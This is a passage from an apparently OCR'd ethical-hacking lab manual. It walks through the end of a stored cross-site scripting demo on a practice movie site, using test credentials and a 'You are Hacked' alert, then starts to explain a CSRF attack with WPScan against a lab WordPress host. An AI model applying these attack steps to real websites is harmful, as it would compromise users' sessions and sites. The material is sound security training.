


15. Launch any browser, in this lab we are using **Google Chrome**. In the address bar of the browser place your mouse cursor and type **http://www.moviescope.com** and press **Enter**.
16. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.


Note: Here, we are logging in as the victim.



17. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.



18. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are Hacked**.



19. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.
20. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.
21. Close all open windows and document all acquired information.


Task 5: Perform Cross-site Request Forgery (CSRF) Attack

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.


CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (**http://10.10.1.22:8080/CEH**) is hosted by the 